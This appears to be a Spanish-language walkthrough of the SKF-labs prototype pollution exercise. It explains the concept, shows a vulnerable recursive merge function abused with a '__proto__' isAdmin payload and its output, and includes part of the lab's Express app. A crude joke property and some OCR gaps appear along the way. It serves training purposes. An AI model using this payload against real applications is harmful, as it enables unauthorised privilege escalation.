Prototype Pollution

- Tags: `#prototype-Pollution`
- Web: https://medium.com/node-modules/whait-is-prototype-pollution-and-why-is-it-such-a-big-deal-2dd8d89a93c

---

Desplegamos el laboratorio

```
# Clonamos el repositorio
git clone https://github.com/blabla1337/skf-labs

# Entramos en el repositorio
cd skf-labs/nodeJs/Prototype-Pollution

# Montamos el servidor
npm install
npm start
```


¿Que es?

> Quote
>
> El ataque "Prototype Pollution" es una técnica de ataque que aprovecha las vulnerabilidades en la implementación de objetos en JavaScript. Esta técnica de ataquees se utiliza para modificar la propiedad "Prototype" de un objeto en una apliación web , lo que puede permitir al atacante ejecutar código malicioso o manipular los datos de la aplicación.

> Info
>
> En JavaScript, la propiedad "prototype" ese utiliza para definir las propiedades y métodos de un objeto. Los atacantes pueden

exlotar esta caracterísitca de JavaScript para modificar las propiedades y métodos de un objeto y tomar el control de la aplicación.

Concepto



> Quote

Lo que esta pasando aqui es que hemos conseguido cambiar el cuerpo que se esta trámitando por POST , y al hacer la validación, como nosotros le estamos añadiendo un campo en el cuerpo que se trámita , valida y dice que somos usuarios admin

main.js

```
var merge = function(target, source) {
    for(var attr in source) {
        if(typeof(target[attr]) === "object" && typeof(source[attr]) === "object") {
            merge(target[attr], source[attr]);
        } else {
            target[attr] = source[attr];
        }
    }
    return target;
};

var s4vitar = {"name": "Marcelo Vázquez", "age": 27}
var admin = {"name": "Jon Doe", "age": 57, "isAdmin": true}

var body = JSON.parse('{"email": "s4vitar@s4vitar.com", "msg": "Hola esto es una prueba", "__proto__": {"isAdmin": true}}');

console.log(merge({"ipAddress": "127.0.0.1"}, body));

console.log({}.isAdmin);
```

Output

```
node /tmp/enNgDAcDtr.js
{
  ipAddress: '127.0.0.1',
  email: 's4vitar@s4vitar.com',
  msg: 'Hola esto es una prueba'
}
true
```

Success

De esta manera estamos añadiendonos una propiedad que no teniamos

main.js

```
var s4vitar = {}
var admin = {}

s4vitar.__proto__.pene = "Mide 13 cm"

var pepito = {}

console.log(pepito.pene)
console.log(admin.pene)
```

Output

```
node /tmp/enNgDAcDtr.js
Mide 13 cm
Mide 13 cm
```

Attention

Lo que realmente pasa es que cuando modificamos un prototipo *"proto"* y le añadimos un valor , si nosotros llamamos a un objeto que no tiene esta propiedad , lo que esta haciendo es heredar y obtener el valor de el prototipo que hemos modificado


En la práctica

Hint

El código de acontinuación es el código de la página web a vulnerar , como funciona por detrás


File: index.js


```
const express = require("express");
const multer = require("multer");
const _ = require("lodash");
const Joi = require("joi");
const validate = require("express-validation");
const upload = multer();
const app = express();

app.set("view engine", "ejs");
app.use(express.static(__dirname + "/static"));
app.use(express.urlencoded({ extended: true }));
app.use(express.json());

const postSchema = {
  body: Joi.object({
    email: Joi.string().email().required(),
    msg: Joi.string().required(),
  }),
};

const users = [
  (admin = {
    username: "admin",
    password: "admin",
    admin: true,
  }),
  (user = {
    username: "user",
    password: "user",
    admin: false,
  }),
];
```



Quote

Ahora vamos a modificar la petición y añadir el campo que queremos , a través de BurpSuite





Success

Como vemos hemos obtenido el privilegio de admin , simplemente envenenando lo que la petición añadiendo un prototipo nuevo y heredandolo